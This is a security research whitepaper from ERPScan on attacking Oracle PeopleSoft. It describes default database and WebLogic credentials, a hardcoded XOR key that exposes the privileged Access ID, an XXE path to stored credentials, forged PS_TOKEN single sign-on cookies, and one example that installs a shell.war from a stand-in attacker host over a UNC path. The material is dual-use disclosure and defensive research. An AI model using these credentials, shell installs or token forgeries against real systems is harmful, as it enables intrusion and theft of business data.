Oracle PeopleSoft Applications are Under Attack

Alexey Tyurin

Email: a.tyurin@erpscan.com

Twitter: @antyurin

www.erpscan.com

Table of Contents

Introduction

Oracle PeopleSoft applications include different critical business systems like HRMS, FMS, SCM, CRM, etc. They are widespread in the world (about 50 % of Fortune 100). In addition, some of these systems (especially HRMS) are accessible from the Internet. Nevertheless, there is almost no research on the security of PeopleSoft applications. Oracle publishes basic information about vulnerabilities in the applications on a regular basis, but it's not enough for penetration testers. In addition, the uncommon internal architecture of PeopleSoft applications makes black-box testing much harder. On other hand, we see public news about successful attacks against PeopleSoft shows up from time to time.

Let's start with some basic information about PeopleSoft and its architecture to be able to understand how specific attacks work.

About PeopleSoft applications

Oracle's PeopleSoft applications are designed to address the most complex business requirements. They provide comprehensive business and industry solutions, enabling organizations to increase productivity, accelerate business performance, and provide a lower cost of ownership.

Oracle's PeopleSoft applications provided Human Resource Management Systems (HRMS), Financial Management Solutions (FMS), Supply Chain Management (SCM) and customer relationship management (CRM), Enterprise Performance Management software (EPM), as well as software solutions for manufacturing and student administration to large corporations, governments, and organizations.

PeopleSoft's product suite was initially based on a client–server approach with a dedicated client. With the release of version 8, the entire suite moved to a web-centric design called PeopleSoft Internet Architecture (PIA). The new format allowed all of a company's business functions to be accessed and run on a web browser.

The application can function as an ERP, similar to SAP, but can also be used for single modules – for example, HCM alone.

In terms of penetration testing, it is not so important which modules comprise a particular system, but it is important to understand what PIA is. This understanding requires knowledge of some specific core technologies which PIA is based on.

Core technologies

PeopleTools

The architecture is built around PeopleSoft's proprietary PeopleTools technology.

PeopleTools, an object-oriented development environment, allows for the rapid and efficient development of applications. The PeopleTools development and runtime environment includes the basic technology features on which PeopleSoft Enterprise Portal is built.

PeopleTools includes many different components used to create web-based applications: a scripting language known as PeopleCode, design tools to define various types of metadata, standard security structure, batch processing tools, and the ability to interface with a SQL database. The metadata describes data for user interfaces, tables, messages, security, navigation, portals, etc. This set of tools allows the PeopleSoft suite to be platform independent.

The PeopleTools consist of Application Designer, Application Engine, Data Mover, PeopleCode and various other developer tools.


PeopleCode

PeopleCode is an object-oriented proprietary (case-insensitive) language used to express business logic for PeopleSoft applications. In its fundamentals, PeopleCode syntax resembles other programming languages. Some aspects of the PeopleCode language, however, are specifically related to the PeopleTools environment. However, the fundamentals of objects and classes are the same as in Java language.

PeopleCode supports data types and metastrings, Structured Query Language (SQL), calls of stored in external libraries and programs.

PIA

PeopleSoft Internet Architecture, introduced with PeopleTools 8, is completely focused on the internet to provide powerful new functionality for internet-based access and integration. PeopleSoft Internet Architecture is a server centric, component architecture that enables secure end user access to PeopleSoft applications.



Web server

The web server receives application requests from the web environment (internet and intranet) and forwards the requests to the Oracle Jolt port on the application server. A collection of PeopleSoft servlets running on the web server handle incoming requests. Like the server processes on the application server, each PeopleSoft servlet is designed to perform unique functions.

Application server

The application server is the core of the PeopleSoft Internet Architecture; it runs the business logic and processes all application requests, it issues SQL to the database server. The application server consists of numerous PeopleSoft services and server processes that handle transaction requests.

Unique server processes run on the application server, with each server process type designed to handle specific types of transactions. For example, some server processes are designed to handle browser requests, while others are designed to handle Integration Broker requests.

The application server is responsible for maintaining the SQL connection to the database for the browser requests and the Windows Development Environment.

PeopleSoft uses TUXEDO to manage database transactions, and Jolt, TUXEDO's counterpart, to facilitate transaction requests issued from the Internet. Oracle Jolt provides the Java interface making Oracle Tuxedo available for web-based requests.

The PeopleSoft servlets on the web server transmit requests and data through a connection to Jolt, which runs on the application server. Jolt extends Tuxedo's capabilities to the Internet; it is the communication layer between the web-based environment and the C++ environments.

Database server

The database server houses your database engine and your PeopleSoft database, which includes all of your object definitions, system tables, application tables, and data.

After you install your database engine there are three distinct layers within the database that work in concert to store and manage data for your PeopleSoft system. The database system tables manage both the PeopleTools and PeopleSoft application database objects, while the PeopleSoft application tables reside within the infrastructure defined by the PeopleTools metadata.

PeopleTools provides an abstraction layer, which insulates application developers from the intricacies of each of the specific database platforms.

PeopleTools development environment

While many development and administrative tools and interfaces are accessible by browser, some tools are only available from a Windows-based workstation. There are collection of Windows-based PeopleTools, which enables application developers, technical specialists, and system administrators to perform a variety of tasks.

PeopleSoft Portal

The Enterprise PeopleTools internet technology is a combination of the PeopleSoft Pure Internet Architecture and the PeopleTools portal technology, which is used for creating and managing portals.

The PeopleTools portal technology is built on top of PeopleSoft Pure Internet Architecture and provides you with the ability to easily access and administer multiple content providers, such as PeopleSoft applications like CRM and HCM, as well as non-PeopleSoft content. It enables you to combine content from these multiple sources and deliver the result to end users in a unified, simple-to-use interface.

Security

As we have contemplated, PeopleSoft applications are quite complex and multi-component. Naturally, their security is not a simple thing either. We will only research a few of its aspects in this whitepaper.

Role model

PeopleSoft applications are based on role model. It is essentially the classic approach which consists of three basic elements: permission lists, roles, users.

It should be noted that this approach is highly flexible, but it has the usual SoD issues nonetheless.

Attacks on back-end systems

Now that we are acquainted with the architecture of PeopleSoft applications, we can move on to the relevant attacks.

Let's start with attacks on back-end systems.

It is implied that the attacker is located inside the internal corporate network. They are supposed to have network access to the database and the application server.

I will not describe all possible attacks through the OS, network environment, or DBMS but will instead concentrate on PeopleSoft-specific attacks.

To begin with, let's find out how the authentication of a PeopleSoft user into the application server works. Some essential terms:

- User ID – a PeopleSoft user account
- Connect ID – a special account with minimal DBMS privileges
- Access ID – a special account with high DBMS privileges

Authentication consists of the following steps:

1. User enters his/her user ID and password in the application server
2. Application server retrieves this data and connects to the database using Connect ID with the corresponding password. This DBMS account has limited access (can read the tables PSDBOWNER, PSSTATUS, PSOPRDEFN, PSACCESSPRFL). It requests the user ID and password and compares them with those which were entered.
3. If the comparison succeeds, the system retrieves Symbolic ID (associated with) User ID. Symbolic ID is just a link to a more important account: Access ID, which is used to simplify the system administration and increase the security.

4. The system uses the retrieved Symbolic ID to find the necessary account (Access ID + password) in PSACCESSPRFL. This is a privileged account which has more rights in PeopleSoft database than Connect ID. Access ID and the password are encrypted.
5. The system uses Access ID to reconnect to the database.

So apparently the application server uses two user accounts to work with the DBMS. But some databases, like MS SQL, have only one user account by default. When PeopleSoft is installed, an additional account (in this case, Connect ID) is created automatically.

As a result, "sa" usually serves as the Access ID for MS SQL and "SYSADM" is used for Oracle. The Connect ID is typically "people" and the password is "peop1e".

Also, some Internet manuals recommend disabling password policies for both accounts since the entire system will terminate if an account is blocked for any reason.

All in all, we've got some very convenient conditions for bruteforce attacks on DBMS.

But let's look closer at the access available to Connect ID. It lets us read data from three tables. But only two of them have valuable information.

The first table – PSOPRDEFN – contains PeopleSoft usernames and their passwords. But the passwords are hashed, and each password even gets its own random salt. They can be bruteforced too, of course, but the result depends on their complexity.

The second table – PSACCESSPRFL – contains the encrypted Access ID and its password. Oracle documentation states that Access ID is encrypted and therefore secure. But is that true?

A small research of ours has only revealed a XOR operation with a hardcoded key. What's more, the key is similar for all PeopleSoft applications. Thus, anyone can decrypt Access ID and its password.

Another important consequence is the length restriction. An Access ID password cannot be longer than 10 symbols. This facilitates bruteforce attacks as well.

To sum it up: is an attacker gets a Connect ID account and manages to connect to the DBMS, they will easily decrypt Access ID and have total control over PeopleSoft.

How else can one acquire Connect ID?

Let's not forget there are two types of PeopleSoft developers. Both use PeopleTools applications for Windows for development and administration purposes.

- 2 Tier Developers. They connect to the DBMS directly, which means they need a DBMS account. They typically log in under Access ID. But a DBMS account can be saved by the application, which means an attacker can steal it if they access the developer's PC. The account will be stored in the Windows registry. The password is encrypted, but it uses the same "encryption" (XOR) and the same key as the Access ID stored in the PSACCESSPRFL table.
- 3 Tier Developers. They use their PeopleSoft accounts to connect to the application server, which, in turn, connects them to the DBMS. A special protocol called Tuxedo is used. So what can we get here?
  First, this protocol is not encrypted by default, and the username and password are transmitted with every request, so we can get the User ID by an MitM attack.
  Second, what this protocol transmits is essentially SQL queries redirected by the application server from the developer to the DBMS. Whatever rights a developer has (they may be restricted), they can actually execute any DBMS queries under the Access ID user account.
  Third, thank to this "dumb" data transmission, we can watch the traffic to see all queries the application server makes after connecting to the DBMS under Connect ID. This includes SQL queries to select the Access ID and password. Therefore, any 3 Tier Developer can learn Access ID and the password.

Attacks on front-end systems

What can attackers do out of the Internet, only having access to front-end or, to be precise, to the PeopleSoft web application server?

This is a typical situation, by the way. PS is often accessible from the Internet, especially HRMS systems used to publish job opportunities.

Attacks through WebLogic

As described above, PS is usually installed together with the WebLogic application server. And this is how the system is accessible out of the Internet.

But a WL installed with PS has several special configuration features which impair the overall system security.

For example, WL launches the management console on a local network interface by default. But for PS, it will be located on the same port as the PS Portal and thus available for external connections.

Also, WL + PS have several default user accounts: "system", "operator", "monitor". The password is usually "password" or "Passw0rd".

"system" is a privileged user account which allows installing applications. Such an account gives one total control over WL.

At the same time, "operator" and "monitor" have next to no rights. But our research has yielded a vulnerability. A significant share of authorization checks in WL is done on the client side. This means operator and monitor actually have more capabilities than the interface shows.

As a result, we created an exploit which allows installing WL applications under operator or monitor.

But WL has a restriction: you can only install applications from .war files stored in the file system of the server where WL is located. Local files, in other words. But we have bypassed this restriction using UNC paths. Windows handles these paths automatically, so we could install applications from a remote host by specifying the path as `\\evil.host.com\shell.war`

Attacks from PeopleSoft servlets

It is worth remembering that PS has several mandatory user accounts which are bruteforceable or guessable using a password dictionary.

Two more facts can facilitate our attack.

First, defense against bruteforce attacks is disabled in PS by default.

Second, older systems set passwords which are similar to usernames for mandatory users. Newer systems use the password set for the PS user account during the system installation.

In addition to the main Portal, PS has servlets. Most of them are used to interact with external systems.

We have found XML eXternal Entities injections in some of them. On top of the usual capabilities of reading plain-text files and conduct SSRF attacks, there were some usual features. For example, some servlets allowed reading XML files, other could do a directory listing.

These XXEs enable a multitude of post-exploitation opportunities.

Notably, the vulnerabilities were closed by Oracle quite quickly. At the same time, large mission-critical applications like PS are slow to update, so there must still be a lot of vulnerable systems.

But what can we do with an XXE?

For example, read a configuration file storing some kind of credentials.

PS has multiple ways to store credentials in configuration files.

First, plaintext. This is how Connect ID is usually stored.

Second, DES encryption. It is used in the older versions of PS. The important part is that a hardcoded key is used for this kind of encryption, so decrypting the data is not a problem.

Third, 3DES is used in the newer systems. Theoretically, the key can be set manually. But the default key (similar for all PS applications) is used far more often. If the password has the prefix "{V.1.1}", this is the case.

Notably, the key is stored in the binary form in a separate file.

Fourth, WL configuration files store passwords which are encrypted by AES using a new key every time. The key is stored in the binary form in a separate file.

All in all, there are two main XXE attack vectors.

1. If we have network access to the RDBMS, we can read Connect ID, get Access ID and pwn PS DB.
2. From the multitude of configuration files, we can retrieve various accounts (in the case of v. 1.1 or an old PT version with DES). If an administrator re-uses a password, we can try to login with the PS account in Portal.

Keep in mind that key is rarely changed on new systems (where 3DES is used). The reason is that there are a lot of configuration files where data is encrypted, but all passwords in those files have to be updated if the key is changed. There is no central point to change all passwords at once, so the task has to be done manually, which makes it a long process. If done incorrectly or incompletely, it can also damage the entire system.

Yet another attack vector was found thanks to the servlets.

There is a PS component called Integration Gateway. It is a framework for web services which is used to interact with various remote systems.

The important thing is that it supports remote configuration. A specific request can allow reading or overwriting the IGW configuration. Of course it requires authentication, i. e. valid credentials.

However:

- The username is almost always "Administrator"
- Defense against bruteforce attacks is disabled by default
- The default password is either "password" or the password used for the PS account upon installation

This is a great opportunity for a password guessing attack. And if it succeeds, the guessed password may prove useful for other accounts when we get into the PS Portal. Special accounts there are known to rarely change their passwords after installation.

When we guess the password, we will be able to read and overwrite the IGW configuration file. It is an interesting capability since the configuration file contains lots of usernames and passwords (encrypted with DES/3DES) for various PS subsystems.

Two more interesting opportunities are related to the configuration overwrite: to specify paths to Java classes used by IGW to handle requests, and to specify path to the XSL stylesheet used for incoming requests. Both opportunities enable code execution on the server. Unfortunately, we are yet to create a working exploit.

Attack through PeopleSoft SSO

Like many other enterprise business applications, PS supports various Single Sign-On technologies.

SSO enables authenticating into several systems in a single move. A user logs into one system manually and into others automatically.

Among others, PS supports its own SSO implementation based on the PS_TOKEN cookie. This is how it is used:

1. User logs into the first PS application
2. PS checks the user's credentials. If successful, it returns the session cookie and the PS_TOKEN cookie to the user
3. When the user tries to log into another PS server, their browser will automatically send the PS_TOKEN
4. The second PS server receives the PS_TOKEN, parses it, and authenticates the user if the cookie is correct

Notably, PS_TOKEN is the only element used by the servers to exchange authentications (they have no back-end connection). And it is transmitted via client.

Another important term is node. Simply speaking, a node is any system participating in SSO. Any application is a separate node. One application may also contain several nodes. Each node must have a name.

Two settings are required to establish SSO between two servers. First, we have to specify the node name of each PS server at the other PS server. This is how it knows to trust the node with that name. Second, we have to give each node a Node Password. It must be the same for all PS servers.

Therefore, the PS SSO is basically an implementation of the Pre-Shared Key technology.

More details about the PS_TOKEN format. Aside from some additional technical fields at the beginning, it only has a few important values:

- UserID – name of the user who has logged in

- Lang – the user's interface language
- Node Name – name of the node which has authenticated the user
- Date And Time – when the PS_TOKEN was issued
- Signature = SHA1_Hash (UserID + Lang + Node Name + Date And Time + Node Password)

When a server gets a PS_TOKEN, it decodes the cookie (PS_TOKEN is encoded by base64), joins the four values with its Node Password, takes a SHA1 hash and compares it to the Signature in the PS_TOKEN. If they are equal, the cookie has not been modified, and the server authenticates the user under the User ID.

Does it really look very secure?

The only value in the Signature that the attacker does not already know is Node Password.

If they can find a way to get the Node Password, they can forge a PS_TOKEN cookie with any User ID value, and the Signature will be correct.

How does one get the Node Password, then?

Easily: if we have any PS_TOKEN, we can take all important values out of it, add various passwords, and hash the result. If the hash is equal to the PS_TOKEN Signature, we have guessed the Node Password.

I have written a tool called *tokenchpoken* which can parse, bruteforce, and recreate PS_TOKEN cookies.

This attack may not seem dangerous enough because it only allows attacking systems where SSO is established.

But there are two important nuances:

- Any PS application has at least one default local node. It is the node of the system itself. And it always trusts itself
- There are a lot of situations when an administrator have to set the node password for a default node

Thus, even if you have never configured SSO for your PS and it is a standalone PS server, we can still attack it in the same way because we will still receive a PS_TOKEN after authentication.

It's not all, though. The problem with this attack is that we need a PS user account. In other words, it is a classical privilege escalation attack. What do we do if we have no account?

The PS design has more secrets.

It's impossible to have access to some resources of a PS Portal without authentication.

But sometimes it's necessary. Imagine an HRMS portal on the Internet which needs to allow anonymous users to see the available jobs and leave an application. Another typical example is PS supporting password recovery. This will be the part of the system that an anonymous user can connect to.

To solve such tasks, a special PS user is created who has minimal PS privileges and is configured to log it automatically. So if someone with no user account visits the anonymous PS application functionality, Ps will automatically authenticate them as a special user. What matters is that it will also issue a PS_TOKEN cookie.

To sum up, we can attack a lot of PS application without any credentials.

Notably, PS SSO is also used in other Oracle applications, like JD Edwards. This allows attacking them under certain circumstances, too.

How to defend a PS system?

- Disable SSO completely
- Set up a very complex Node Password (max – 24 symbols)
- Use certificates instead of Node Passwords

Conclusion

Our research has revealed new facts and new attacks on PeopleSoft applications. Some of them can be resolved with patches, but most require correct PeopleSoft configuration, which, in turn, calls for a comprehensive understanding of the entire system.

As for us, we intend to continue our research.

About the author

Alexey Tyurin – Head of security assessment department.

Research areas: business application security, web security.

Alexey is the head of security assessment department at ERPScan. He holds a Ph.D. in computer technologies. He has a wide experience of penetration testing for business applications (SAP, PeopleSoft, VMware, Citrix, etc.) and other enterprise applications. In addition, he is proficient in the security assessment of remote banking systems and core banking systems.

Alexey's main interests are web security and searching for by-design vulns and complex attack vectors. He is the leading developer of ERPScan Pentesting Tool (a special pentester's toolkit for hacking SAP, PeopleSoft, MS Dynamics) and some other tools.

About ERPScan

ERPScan is one of the most respected and credible Business Application Security providers. Founded in 2010, the company operates globally. Named an 'Emerging Vendor' in Security by CRN and distinguished by 25+ other awards, ERPScan is the leading SAP SE partner in discovering and resolving security vulnerabilities. ERPScan consultants work with SAP SE in Walldorf to assist in improving the security of their latest solutions.

ERPScan's primary mission is to close the gap between technical and business security, and provide solutions to evaluate and secure ERP systems and business-critical applications from both cyber-attacks and internal fraud. Usually our clients are large enterprises, Fortune 2000 companies, and managed service providers whose requirements are to actively monitor and manage security of vast SAP landscapes on a global scale.

Our flagship product is ERPScan Security Monitoring Suite for SAP. This multi award-winning innovative software is the only solution in the market certified by SAP SE covering all tiers of SAP security i. e. vulnerability assessment, source code review, and Segregation of Duties. The largest companies from across diverse industries like oil and gas, banking, retail, even nuclear power installations as well as consulting companies have successfully deployed the software. ERPScan Monitoring Suite for SAP is specifically designed for enterprise systems to continuously monitor changes in multiple SAP systems. It generates and analyzes trends in user friendly dashboards, manages risks, tasks, and can export results to external systems. These features enable central management of SAP system security with minimal time and effort.

We use the 'follow the sun' principle and function in two hubs, located in the Netherlands and the US to operate local offices and partner network spanning 20+ countries around the globe. This enables monitoring cyber threats in real time while providing an agile customer support.

About ERPScan Research

The company's expertise is based on the research subdivision of ERPScan, which is engaged in vulnerability research and analysis of critical enterprise applications. It has achieved multiple acknowledgments from the largest software vendors like SAP, Oracle, Microsoft, IBM, VMware, HP for exposing in excess of 400 vulnerabilities in their solutions (200 of them just in SAP!).

ERPScan researchers are proud to expose new types of vulnerabilities (Top 10 Web Hacking Techniques 2012) and were nominated for the best server-side vulnerability at BlackHat 2013.

ERPScan experts have been invited to speak, present and train at 60+ prime international security conferences in 25+ countries across the continents. These include BlackHat, RSA, HITB as well as private SAP trainings in several Fortune 2000 companies.

ERPScan researchers lead the project EAS-SEC, which is focused on enterprise application security research and awareness. They have published 3 exhaustive annual award-winning surveys about SAP security.

ERPScan experts have been interviewed by leading media resources and specialized infosec publications worldwide, these include Reuters, Yahoo, SC Magazine, The Register, CIO, PC World, DarkReading, Heise and Chinabyte to name a few.

We have highly qualified experts in staff with experience in many different fields of security, from web applications and mobile/embedded to reverse engineering and ICS/SCADA systems, accumulating their experience to conduct research in SAP system security.

Our contacts

Global Headquarters: 228 Hamilton Avenue, Fl. 3, Palo Alto, CA. 94301

Phone: 650.798.5255

EMEA Headquarters: Luna ArenA 238 Herikerbergweg, 1101 CM Amsterdam

Phone: +31 20 8932892

Twitter: @erpscan

Web: www.erpscan.com

Contact: info@erpscan.com

PR: pr@erpscan.com